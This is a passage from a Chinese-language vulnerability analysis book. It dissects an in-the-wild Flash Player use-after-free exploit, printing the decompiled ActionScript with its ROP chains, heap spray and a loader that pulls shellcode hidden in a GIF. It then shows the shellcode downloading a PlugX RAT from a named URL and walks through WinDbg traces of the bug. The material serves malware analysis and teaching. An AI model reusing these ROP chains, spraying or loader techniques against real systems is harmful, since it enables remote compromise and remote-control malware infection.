        Ȅ(val);
    }

    public static function Ê() : * {
        Ȁ = null;
    }

    var Ǵ:Worker;

    var ǵ:int;

    public var Ꞩ:String;

    public function Ꝓ(e:Event) : void {
        var bytes:ByteArray = new ByteArray();
        bytes.writeBytes(e.target.data as ByteArray,0,(e.target.data as ByteArray).length);
        bytes.position = bytes.length - 4; // 取 logo.gif 中的后 4 个字节，用于计算 shellcode
的起始地址
        bytes.endian = "littleEndian";
        var len:uint = bytes.readUnsignedInt();
        var shellbytes:ByteArray = new ByteArray();
        shellbytes.writeBytes(bytes,bytes.length - 4 - len,len);    // shellcode 在 logo.gif
中的偏移地址为 11789（文件大小）-4-0x00001235（图片文件末尾 4 字节值） = 0x3344
        shellbytes.position = 0;
        Ǵ.setSharedProperty("mpsc",shellbytes);
        Ǵ.start();    // 启动 Worker
    }

    public function Ǹ() : int {
        var version:* = null;
        var VerInt:* = NaN;
        var os:String = Capabilities.os.toLowerCase();
        var language:String = Capabilities.language.toLowerCase();
        if(os == "windows xp")
        {
            if(language == "zh-cn")
            {
                return 1;
            }
            if(language == "en")
```

```
            {
               return 2;
            }
            if(language == "zh-tw")
            {
               return 3;
            }
            return 0;
         }
         if(os == "windows 7")
         {
            ExternalInterface.call("eval","function checkversion(){  var result;  var
ua=window.navigator.userAgent.toLowerCase();  var temp=ua.replace(/ /g,\"\");
{    if(temp.indexOf(\"nt6.1\")>-1&&temp.indexOf(\"msie\")>-1&&temp.indexOf(\"msie10.0\"
)==-1)    {      var java6=0;      var java7=0;      var a=0;      var b=0;      try
{       java6=new ActiveXObject(\"JavaWebStart.isInstalled.1.6.0.0\");      } catch(e){}
try {       java7=new ActiveXObject(\"JavaWebStart.isInstalled.1.7.0.0\");      }
catch(e){}      if(java6&&!java7)      {       return \"16\";      }      try
{       a=new ActiveXObject(\"SharePoint.OpenDocuments.4\");      } catch(e){}      try
{       b=new ActiveXObject(\"SharePoint.OpenDocuments.3\");      } catch(e){}
if((typeof a)==\"object\"&&(typeof b)==\"object\")      {       try
{         location.href = \'ms-help://\'       }catch(e){};       return \"10\";      }
else if((typeof a)==\"number\"&&(typeof b)==\"object\")      {       try
{         location.href = \'ms-help://\'       }catch(e){};       return
\"07\";      }     }   }      return \"0\";}");
            version = ExternalInterface.call("eval","checkversion()");
            trace(version);
            VerInt = parseInt(version,10);
            return VerInt;
         }
         return 0;
      }

      public function ǹ() : void {
         var exp:String = "AAAA";
         while(exp.length < 102400)
         {
            exp = exp + exp;
         }
         var sobj:SharedObject = SharedObject.getLocal("record");    // 创建共享对象 record
         sobj.data.logs = exp;
```

```
    }

    public function Ắ() : ByteArray {
       var baseaddr:* = 0;
       var i:* = undefined;
       if(ǵ == 1)
       {
          baseaddr = 2008940544;
       }
       else if(ǵ == 2)
       {
          baseaddr = 2009137152;
       }
       else if(ǵ == 3)
       {
          baseaddr = 2008940544;
       }


       var rop:ByteArray = new ByteArray();
       rop.endian = "littleEndian";
       rop.writeMultiByte("FILL","iso-8859-1");
       rop.writeUnsignedInt(171922 + baseaddr);
       rop.writeUnsignedInt(71891 + baseaddr);
       rop.writeUnsignedInt(156885 + baseaddr);
       rop.writeUnsignedInt(156885 + baseaddr);
       rop.writeUnsignedInt(224913 + baseaddr);
       rop.writeUnsignedInt(513);
       rop.writeUnsignedInt(248825 + baseaddr);
       rop.writeUnsignedInt(64);
       rop.writeUnsignedInt(115523 + baseaddr);
       rop.writeUnsignedInt(329141 + baseaddr);
       rop.writeUnsignedInt(80711 + baseaddr);
       rop.writeUnsignedInt(171922 + baseaddr);
       rop.writeUnsignedInt(150938 + baseaddr);
       rop.writeUnsignedInt(109260 + baseaddr);
       rop.writeUnsignedInt(72982 + baseaddr);
       rop.writeUnsignedInt(4401 + baseaddr);
       rop.writeUnsignedInt(288752 + baseaddr);
       rop.writeUnsignedInt(266277 + baseaddr);
       rop.writeUnsignedInt(202115256);
```

```
    rop.writeUnsignedInt(79725324);
    rop.writeUnsignedInt(2.425370753E9);
    rop.writeUnsignedInt(4.118057104E9);
    rop.writeByte(139);
    rop.writeByte(240);
    rop.writeByte(184);
    rop.writeUnsignedInt(4384 + baseaddr);
    rop.writeByte(139);
    rop.writeByte(0);
    rop.writeByte(104);
    rop.writeUnsignedInt(329141 + baseaddr);
    rop.writeByte(106);
    rop.writeByte(64);
    rop.writeUnsignedInt(2097256);
    rop.writeUnsignedInt(3.506394624E9);
    rop.writeUnsignedInt(2.425411327E9);
    i = rop.length;
    while(i < 204)
    {
       rop.writeByte(144);
       i++;
    }
    return rop;
}

public function ắ() : ByteArray {
    var i:* = undefined;
    var rop:ByteArray = new ByteArray();
    rop.endian = "littleEndian";
    rop.writeMultiByte("FILL","iso-8859-1");
    rop.writeUnsignedInt(1371795473);
    rop.writeUnsignedInt(1371721499);
    rop.writeUnsignedInt(1371416028);
    rop.writeUnsignedInt(1371345240);
    rop.writeUnsignedInt(1371736462);
    rop.writeUnsignedInt(1371773319);
    rop.writeUnsignedInt(1371477857);
    rop.writeUnsignedInt(1371845343);
    rop.writeUnsignedInt(1371483673);
    rop.writeUnsignedInt(513);
    rop.writeUnsignedInt(1371515241);
```

```
        rop.writeUnsignedInt(64);
        rop.writeUnsignedInt(1371768226);
        rop.writeUnsignedInt(1371912593);
        rop.writeUnsignedInt(1371503442);
        rop.writeUnsignedInt(1371795473);
        rop.writeUnsignedInt(1371812823);
        rop.writeUnsignedInt(2.425393296E9);
        rop.writeUnsignedInt(1371579628);
        rop.writeUnsignedInt(202115256);
        rop.writeUnsignedInt(79725324);
        rop.writeUnsignedInt(2.425370753E9);
        rop.writeUnsignedInt(4.118057104E9);
        rop.writeUnsignedInt(1488515211);
        rop.writeUnsignedInt(2.337389841E9);
        rop.writeUnsignedInt(3.113314304E9);
        rop.writeUnsignedInt(1080709573);
        rop.writeUnsignedInt(2097256);
        rop.writeUnsignedInt(3.506394624E9);
        rop.writeUnsignedInt(2.425411327E9);
        i = rop.length;
        while(i < 204)
        {
           rop.writeByte(144);
           i++;
        }
        return rop;
     }

     public function Ǽ() : ByteArray {
        var i:* = undefined;
        var rop:ByteArray = new ByteArray();
        rop.endian = "littleEndian";
        rop.writeMultiByte("FILL","iso-8859-1");
        rop.writeUnsignedInt(1371567106);
        rop.writeUnsignedInt(1371541092);
        rop.writeUnsignedInt(1371567106);
        rop.writeUnsignedInt(1371567106);
        rop.writeUnsignedInt(1371567106);
        rop.writeUnsignedInt(1371567106);
        rop.writeUnsignedInt(1371567106);
        rop.writeUnsignedInt(1371485364);
```

```
   rop.writeUnsignedInt(1371345080);
   rop.writeUnsignedInt(1371352471);
   rop.writeUnsignedInt(1371392928);
   rop.writeUnsignedInt(1371765218);
   rop.writeUnsignedInt(1371903619);
   rop.writeUnsignedInt(1371412876);
   rop.writeUnsignedInt(513);
   rop.writeUnsignedInt(1371757251);
   rop.writeUnsignedInt(64);
   rop.writeUnsignedInt(1371459390);
   rop.writeUnsignedInt(1371918672);
   rop.writeUnsignedInt(1371469155);
   rop.writeUnsignedInt(1371567106);
   rop.writeUnsignedInt(1371893693);
   rop.writeUnsignedInt(2.425393296E9);
   rop.writeUnsignedInt(1371758670);
   rop.writeUnsignedInt(202115256);
   rop.writeUnsignedInt(79725324);
   rop.writeUnsignedInt(2.425370753E9);
   rop.writeUnsignedInt(4.118057104E9);
   rop.writeUnsignedInt(3.099127947E9);
   rop.writeUnsignedInt(2.33738984E9);
   rop.writeUnsignedInt(3.511707648E9);
   rop.writeUnsignedInt(1080709573);
   rop.writeUnsignedInt(2097256);
   rop.writeUnsignedInt(3.506394624E9);
   rop.writeUnsignedInt(2.425411327E9);
   i = rop.length;
   while(i < 204)
   {
      rop.writeByte(144);
      i++;
   }
   return rop;
}

public function ǽ() : ByteArray {
   var i:* = undefined;
   var rop:ByteArray = new ByteArray();
   rop.endian = "littleEndian";
   rop.writeMultiByte("FILL","iso-8859-1");
```

```
        rop.writeUnsignedInt(2.86331153E9);
        rop.writeUnsignedInt(2083815271);
        rop.writeUnsignedInt(2084005181);
        rop.writeUnsignedInt(4.294966783E9);
        rop.writeUnsignedInt(2083815320);
        rop.writeUnsignedInt(2083788194);
        rop.writeUnsignedInt(4.294967295E9);
        rop.writeUnsignedInt(2084004866);
        rop.writeUnsignedInt(2083855877);
        rop.writeUnsignedInt(2083803733);
        rop.writeUnsignedInt(2083856756);
        rop.writeUnsignedInt(2083803015);
        rop.writeUnsignedInt(4.294967232E9);
        rop.writeUnsignedInt(2083856049);
        rop.writeUnsignedInt(2083836417);
        rop.writeUnsignedInt(2084089857);
        rop.writeUnsignedInt(2083815319);
        rop.writeUnsignedInt(2084020561);
        rop.writeUnsignedInt(2084015233);
        rop.writeUnsignedInt(2083806256);
        rop.writeUnsignedInt(2.425393296E9);
        rop.writeUnsignedInt(933314744);
        rop.writeUnsignedInt(1744866172);
        rop.writeUnsignedInt(2084091728);
        rop.writeUnsignedInt(6832234);
        rop.writeUnsignedInt(1744830496);
        rop.writeUnsignedInt(202116108);
        rop.writeUnsignedInt(213438719);
        rop.writeUnsignedInt(4.278979596E9);
        rop.writeUnsignedInt(2.42539336E9);
        i = rop.length;
        while(i < 204)
        {
            rop.writeByte(144);
            i++;
        }
        return rop;
    }

    public function Ø() : * {
        ExternalInterface.call("eval","function setcookie(){var Then = new Date();
```

```
Then.setTime(Then.getTime() + 1000 * 3600 * 24 * 7 );document.cookie = \"Cookie1=XPT20131111;
expires=\"+ Then.toGMTString();}function CanIFuck(){var cookieString = new String
(document.cookie);if(cookieString.indexOf(\"XPT20131111\") == -1){setcookie(); return
1;}else{ return 0;}}");
         var ret:String = ExternalInterface.call("eval","CanIFuck()");
         return parseInt(ret,10);
      }
   }
}
```

总结

（1）检查系统版本，以及是否使用 Java 1.6、Java1.7、Office 2007、Office 2010，然后根据不同环境构造不同的 ROP 指令，以绕过 DEP 和 ASLR 的保护。

（2）下载包含 Shellcode 的 logo.gif 图片。

（3）创建名称为 record 的共享对象。

（4）中断当前 Worker，清除共享对象 record，但主线程依然保留着对 record 对象的引用（析构释放对象），最终触发漏洞。

6.4.3　Shellcode自动化模拟执行

下载的logo.gif直接打开后，如图6-10所示，完全是张正常的图片。



图6-10　包含Shellcode代码的图片

前面分析cc.swf时发现其中有个函数是取图片末尾4字节（35 12 00 00）以计算Shellcode的文件偏移地址的，代码摘要如下：

```
var bytes:ByteArray = new ByteArray();
bytes.writeBytes(e.target.data as ByteArray,0,(e.target.data as ByteArray).length);
bytes.position = bytes.length - 4; // 取 logo.gif 中的后 4 个字节，以用于计算 shellcode 的起始地址
bytes.endian = "littleEndian";
var len:uint = bytes.readUnsignedInt();
var shellbytes:ByteArray = new ByteArray();
shellbytes.writeBytes(bytes,bytes.length - 4 - len,len);    // shellcode 在 logo.gif 中的偏移地址为 11789（文件大小）-4-0x00001235（图片文件末尾 4 字节值） = 0x3344
shellbytes.position = 0;
Ǵ.setSharedProperty("mpsc",shellbytes);
```

Shellcode的偏移地址是通过logo.gif图片大小-4-图片文件末尾4字节后得到的，即11789-4-0x1235=0x3344，如图6-11所示即是Shellcode起始部分。




图6-11 logo.gif中Shellcode的起始位置

接下来，我们把Shellcode的十六进制数据提取出来（注意去掉图片末尾的4字节），将其保存为文件Shellcode.sc。

此处为读者介绍一款用于自动化分析Shellcode执行行为的工具——scDbg，它属于一款开源工具，通过模拟指令执行，然后Hook API函数记录程序行为，大大地提高分析效率，其下载地址为：https://github.com/dzzie/SCDBG。scDbg提供命令行和GUI两个工具，可根据个人喜好选择。scDbg使用起来也较为简单，若可以在命令行使用“scDbg.exe –f Shellcode.sc”，若GUI界面可直接拖放文件，则单击“Launch”按钮即可（如图6-12所示），其他更为复杂的功能，可参考官方提供的manual_en.chm文件，里面有使用方法的详细介绍。




图6-12 用scDbg模拟执行Shellcode

从上面scDbg的输出结果可以很直观地看到，Shellcode就是一段下载执行程序，从“http://x2s.us/ou/g/g.exe”下载程序到本地，并将其保存为“c:\U.exe”，最后调用WinExec执行此恶意程序，其实它是一款远程控制木马PlugX RAT。

6.4.4 基于ROP指令地址的反向追踪

在动态调试漏洞时，需要将cc.swf放置在服务器上，本地或远程搭建的服务器均可，如果在本地用IE直接打开会被Flash沙箱拦截，如图6-13所示。



图6-13 Flash安全沙箱冲突错误提醒

下面在Windows XP SP3 + IE6 + Adobe FlashPlayer 12.0.0.44的环境下打开cc.swf，笔者将该swf

样本放置在172.16.248.147这台局域网服务器（笔者使用XAMPP工具搭建的）上，然后在172.16.248.134这台机器上用IE6打开“http:// 172.16.248.147/cc.swf”。用WinDbg附加IE进程打开后，程序触发异常：

```
0:016> g
(554.730): Access violation - code c0000005 (!!! second chance !!!)
eax=001300d4 ebx=04985638 ecx=0498563c edx=00000000 esi=0498563c edi=0498563c
eip=00000fac esp=0503ff9c ebp=0503ffec iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
<Unloaded_g.dll>+0xfab:
00000fac ??              ???
0:016> kb
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
0503ff98 035c703a 04985638 0380a5c3 04e02870 <Unloaded_g.dll>+0xfab
0503ffec 00000000 0380a601 04985638 00000000 Flash32_12_0_0_44+0x703a
```

从栈回溯中仅有的2行数据看，此时栈空间很有可能已经被破坏，WinDbg上面也给出“Following frames may be wrong”的提示，因此上面的栈回溯信息可能有误。为了验证这一点，笔者直接在Flash32_12_0_0_44+0x703a上方的Flash32_12_0_0_44+0x7037指令处下断，发现会被断下很多次，因此又设置条件断点记录执行次数，发现高达300多次，而且每次都不一样，有时可高达500多次，由此可见，这里的栈回溯信息并不是触发漏洞时最直接的场景：

```
0:016> bu Flash32_12_0_0_44+0x7037 "r $t0=@$t0+1;.printf \"执行： %d 次 \",@$t0;.echo;gc"
0:016> g
……省略部分内容……
执行：332 次
执行：333 次
执行：334 次
执行：335 次
(5a8.f3c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=001300d4 ebx=047b5638 ecx=047b563c edx=00000000 esi=047b563c edi=047b563c
eip=00000fac esp=04f5ff9c ebp=04f5ffec iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_g.dll>+0xfab:
00000fac ??              ???
```

此时，从当前的崩溃场景追踪分析，显然就有些力不从心，此时就该考虑换个思路入手。后来，

想到样本代码中的ROP指令地址都是固定的，因此可以尝试通过它反向进行分析。重新看前面样本代码中针对Windows XP SP3下的ROP指令构造：

```
public function ?() : ByteArray {
   var baseaddr:* = 0;
   var i:* = undefined;
   if(? == 1)
   {
      baseaddr = 2008940544;
   }
   else if(? == 2)
   {
      baseaddr = 2009137152;
   }
   else if(? == 3)
   {
      baseaddr = 2008940544;    // 针对 Windows XP SP3 版本的基址
   }


   var rop:ByteArray = new ByteArray();
   rop.endian = "littleEndian";
   rop.writeMultiByte("FILL","iso-8859-1");
   rop.writeUnsignedInt(171922 + baseaddr);    // 0x77C09F92
   rop.writeUnsignedInt(71891 + baseaddr);        // 0x77bf18d3
```

这里列出前2个ROP指令是因为第1个地址0x77C09F92在未打开cc.swf时就会被执行，因此取第2个地址0x77bf18d3进行下断。

用WinDbg附加IE进程打开cc.swf后，确实在0x77bf18d3断下，该地址位于msvcrt.dll模块中，如图6-14所示可以看出确实是段ROP指令。




图6-14　被执行的ROP指令

执行k命令查看此时的栈回溯情况，如图6-15所示。

```
0:016> k
ChildEBP RetAddr
048af9e0 0281359e msvcrt!type_info::operator==+0x3b
WARNING: Stack unwind information not available. Following frames may be wrong.
048afa0c 02814dfe Flash32_12_0_0_44+0x10359e
048afa94 029fc519 Flash32_12_0_0_44+0x104dfe
048afa9c 029fc5e9 Flash32_12_0_0_44!DllUnregisterServer+0xf6098
048afaa4 0280fe7d Flash32_12_0_0_44!DllUnregisterServer+0xf6168
048afab8 02871736 Flash32_12_0_0_44+0xffe7d
048afad0 0274bd2a Flash32_12_0_0_44+0x161736
048afb08 02924340 Flash32_12_0_0_44+0x3bd2a
048afb1c 029256f4 Flash32_12_0_0_44!DllUnregisterServer+0x1debf
048afb24 0292572c Flash32_12_0_0_44!DllUnregisterServer+0x1f273
048afb2c 0274cee3 Flash32_12_0_0_44!DllUnregisterServer+0x1f2ab
048aff90 02d58506 Flash32_12_0_0_44+0x3cee3
048affa0 02d70d6c Flash32_12_0_0_44!IAEModule_IAEKernel_UnloadModule+0xe7946
048affb4 7c80b713 Flash32_12_0_0_44!IAEModule_IAEKernel_UnloadModule+0x1001ac
048affe0 7c80b71f kernel32!BaseThreadStart+0x37
048affe4 00000000 kernel32!BaseThreadStart+0x43
0:016> ub Flash32_12_0_0_44+0x10359e
Flash32_12_0_0_44+0x10358d:
0281358d 10d9            adc     cl,bl
0281358f ee              out     dx,al
02813590 53              push    ebx
02813591 51              push    ecx
02813592 51              push    ecx
02813593 dd1c24          fstp    qword ptr [esp]
02813596 ff7508          push    dword ptr [ebp+8]
02813599 e821f9ffff      call    Flash32_12_0_0_44+0x102ebf (02812ebf)
```

图6-15　栈回溯情况

重新加载进程调试，然后对第2处标框的地址Flash32_12_0_0_44+0x102ebf进行下断，经测试它断下7次之后才会调用到ROP指令，因此在断下第7次时跟进该函数，单步跟踪进去后发现是在图6-16所示的地址跳转到ROP地址的：

```
Disassembly
Offset: @$scopeip
02a42f34 41              inc     ecx
02a42f35 74c0            je      Flash32_12_0_0_44+0x102ef7 (02a42ef7)
02a42f37 397dfc          cmp     dword ptr [ebp-4],edi
02a42f3a 74bb            je      Flash32_12_0_0_44+0x102ef7 (02a42ef7)
02a42f3c 8b06            mov     eax,dword ptr [esi]
02a42f3e 53              push    ebx
02a42f3f ff7608          push    dword ptr [esi+8]
02a42f42 c6451401        mov     byte ptr [ebp+14h],1
02a42f46 51              push    ecx
02a42f47 8bce            mov     ecx,esi
02a42f49 8bfc            mov     edi,esp
02a42f4b ff5008          call    dword ptr [eax+8]     ds:0023:03dc6368=77bf18d3
02a42f4e 8d4df0          lea     ecx,[ebp-10h]
```

图6-16　控制虚函数跳转到ROP指令地址

重新加载进程，然后对上面的call dword ptr [eax+8] 所在地址下断，如图6-16所示，esi指向一个对象，eax为虚表地址，最后再通过eax+8索引虚函数进行调用。程序在此处断下后，查看对象的内存布局，看是否可以找到与对象功能相关的信息，比如它所包含的一些成员变量等。

```
Breakpoint 0 hit
eax=035c091c ebx=00000000 ecx=03b26020 edx=00000320 esi=03b26020 edi=047cf9d4
eip=02a42f4b esp=047cf9d4 ebp=047cf9fc iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\
```

```
system32\Macromed\Flash\Flash32_12_0_0_44.ocx -
Flash32_12_0_0_44+0x102f4b:
02a42f4b ff5008          call    dword ptr [eax+8]    ds:0023:035c0924=029b5585
0:015> dd esi
03b26020  035c091c 00000000 04596000 03ae0ee0
03b26030  0000001d 0000001e 03ad5ba8 00000006
03b26040  00000007 00000000 00000000 00000000
03b26050  00000000 00000000 00000000 03adb818
03b26060  00000071 00000072 03b192f0 00000089
03b26070  0000008a 00000000 00000000 00000000
03b26080  03ad97a0 0000005f 00000060 03adb890
03b26090  00000077 00000078 00000000 00000000
0:015> da poi(esi+8)
04596000  "@.S."
0:015> da poi(esi+c)
03ae0ee0  "/172.16.248.147/record/cc.swf"
0:015> da poi(esi+18)
03ad5ba8  "record"
0:015> da poi(esi+3c)
03adb818  "C:/Documents and Settings/Admini"
03adb838  "strator/Application Data/Macrome"
03adb858  "dia/Flash Player/172.16.248.147/"
03adb878  "cc.swf/record.sol"
0:015> da 03b192f0
03b192f0  "C:/Documents and Settings/Admini"
03b19310  "strator/Application Data/Macrome"
03b19330  "dia/Flash Player/#SharedObjects/"
03b19350  "7WSSNMZD/172.16.248.147/cc.swf/r"
03b19370  "ecord.sol"
```

从上面的对象的成员变量字符串值可以发现样本中创建的共享对象record，以及包含flash cookie信息的sol文件，从这些信息可以大体推测出当前的这个对象可能就是record共享对象，刚好对应样本代码：

```
var sobj:SharedObject = SharedObject.getLocal("record");
```

继续执行下去，call dword ptr [eax+8] 还会被断下2次，到了第2次时，对象的成员变量都已经被释放内存，说明此时的record共享对象已经被析构释放内存了。同时，注意esi的值，前后是一致的，说明操作的都是同一个record共享对象。

```
0:015> g
Breakpoint 0 hit
eax=035c091c ebx=00000000 ecx=03b26020 edx=00000320 esi=03b26020 edi=047cf790
```

```
eip=02a42f4b esp=047cf790 ebp=047cf7b8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
Flash32_12_0_0_44+0x102f4b:
02a42f4b ff5008          call    dword ptr [eax+8]    ds:0023:035c0924=029b5585
0:015> da poi(esi+18)
03ad5ba8  "record"
0:015> g
Breakpoint 0 hit
eax=03b26360 ebx=00000000 ecx=03b26020 edx=00000320 esi=03b26020 edi=047cf9b8
eip=02a42f4b esp=047cf9b8 ebp=047cf9e0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
Flash32_12_0_0_44+0x102f4b:
02a42f4b ff5008          call    dword ptr [eax+8]    ds:0023:03b26368=77bf18d3
0:015> da poi(esi+18)
00000000  "????????????????????????????????"
00000020  "????????????????????????????????"
00000040  "????????????????????????????????"
00000060  "????????????????????????????????"
00000080  "????????????????????????????????"
000000a0  "????????????????????????????????"
000000c0  "????????????????????????????????"
000000e0  "????????????????????????????????"
00000100  "????????????????????????????????"
00000120  "????????????????????????????????"
00000140  "????????????????????????????????"
00000160  "????????????????????????????????"
0:015> k
ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
047cf9e0 02a4359e Flash32_12_0_0_44+0x102f4b
047cfa0c 02a44dfe Flash32_12_0_0_44+0x10359e
047cfa94 02c2c519 Flash32_12_0_0_44+0x104dfe
047cfa9c 02c2c5e9 Flash32_12_0_0_44!DllUnregisterServer+0xf6098
047cfaa4 02a3fe7d Flash32_12_0_0_44!DllUnregisterServer+0xf6168
047cfab8 02aa1736 Flash32_12_0_0_44+0xffe7d
047cfad0 0297bd2a Flash32_12_0_0_44+0x161736
047cfb08 02b54340 Flash32_12_0_0_44+0x3bd2a
047cfb1c 02b556f4 Flash32_12_0_0_44!DllUnregisterServer+0x1debf
047cfb24 02b5572c Flash32_12_0_0_44!DllUnregisterServer+0x1f273
047cfb2c 0297cee3 Flash32_12_0_0_44!DllUnregisterServer+0x1f2ab
047cff90 02f88506 Flash32_12_0_0_44+0x3cee3
```

```
047cffa0 02fa0d6c Flash32_12_0_0_44!IAEModule_IAEKernel_UnloadModule+0xe7946
047cffb4 7c80b713 Flash32_12_0_0_44!IAEModule_IAEKernel_UnloadModule+0x1001ac
047cffe0 7c80b71f kernel32!BaseThreadStart+0x37
047cffe4 00000000 kernel32!BaseThreadStart+0x43
```

那到底是什么原因导致该共享对象被释放呢？先看下栈回溯中第1个DllUnregisterServer中的函数（粗体部分），DllUnregisterServer函数主要用于卸载ocx控件，里面常包含各类对象的析构函数，或者释放对象的操作。

```
0:015> ub Flash32_12_0_0_44!DllUnregisterServer+0xf6098
Flash32_12_0_0_44!DllUnregisterServer+0xf607e:
02c2c4ff c7061c095c03    mov     dword ptr [esi],offset Flash32_12_0_0_44!AdobeCPGetAPI
+0x47a97c (035c091c)
02c2c505 8bc6            mov     eax,esi
02c2c507 5e              pop     esi
02c2c508 c20800          ret     8
02c2c50b 56              push    esi
02c2c50c 8bf1            mov     esi,ecx // ecx 为 this 对象
02c2c50e c7061c095c03    mov     dword ptr [esi],offset Flash32_12_0_0_44!AdobeCPGetAPI
+0x47a97c (035c091c)
02c2c514 e88188e1ff      call    Flash32_12_0_0_44+0x104d9a (02a44d9a)
```

对上述call地址下断点：

```
bu Flash32_12_0_0_44!DllUnregisterServer+0xf6093
```

断下后，查看此时指向this指针的ecx值：

```
0:021> g
Breakpoint 0 hit
eax=03b7091c ebx=0439f278 ecx=04376020 edx=00000000 esi=04376020 edi=04326440
eip=031dc514 esp=0501fa9c ebp=7c8097d0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000            efl=00000202
Flash32_12_0_0_44!DllUnregisterServer+0xf6093:
031dc514 e88188e1ff      call    Flash32_12_0_0_44+0x104d9a (02ff4d9a)
0:021> dd ecx
04376020  03b7091c 00000000 04d74000 04330ea0
04376030  0000001d 0000001e 04325ba0 00000006
04376040  00000007 00000000 00000000 00000000
04376050  00000000 00000000 00000000 0432b818
04376060  00000071 00000072 04369260 00000089
04376070  0000008a 00000000 00000000 00000000
04376080  043296e0 0000005f 00000060 0432b890
04376090  00000077 00000078 00000000 00000000
```

```
0:021> da poi(ecx+18)
04325ba0  "record"
```

从这里到this指针其实就是record共享对象，而在Flash32_12_0_0_44!DllUnregisterServer+0xf6093中其实就是对这个对象进行析构，相当于共享对象的析构函数。如果继续执行下去，那么该地址还会被断下，然后进程就崩溃了：

```
0:021> g
Breakpoint 0 hit
eax=031dc5e1 ebx=00000000 ecx=04376020 edx=03b7091c esi=04376020 edi=04376020
eip=031dc514 esp=0501f874 ebp=05189030 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
Flash32_12_0_0_44!DllUnregisterServer+0xf6093:
031dc514 e88188e1ff      call    Flash32_12_0_0_44+0x104d9a (02ff4d9a)
0:021> k
ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
06f6f874 059cc5e9 Flash32_12_0_0_44!DllUnregisterServer+0xf6093
06f6f87c 0582e1d9 Flash32_12_0_0_44!DllUnregisterServer+0xf6168
06f6f8ac 05cb5bbf Flash32_12_0_0_44+0x14e1d9
06f6f8e0 05d2ac44 Flash32_12_0_0_44!IAEModule_IAEKernel_UnloadModule+0x74fff
06f6f938 05716d89 Flash32_12_0_0_44!IAEModule_IAEKernel_UnloadModule+0xea084
06f6f93c 057c5693 Flash32_12_0_0_44+0x36d89
06f6f948 057d6511 Flash32_12_0_0_44+0xe5693
06f6f97c 05797f5f Flash32_12_0_0_44+0xf6511
06f6f994 05798525 Flash32_12_0_0_44+0xb7f5f
06f6f9b8 057e2f1f Flash32_12_0_0_44+0xb8525
06f6f9e0 057e359e Flash32_12_0_0_44+0x102f1f
06f6fa0c 057e4dfe Flash32_12_0_0_44+0x10359e
06f6fa94 059cc519 Flash32_12_0_0_44+0x104dfe
06f6fa9c 059cc5e9 Flash32_12_0_0_44!DllUnregisterServer+0xf6098
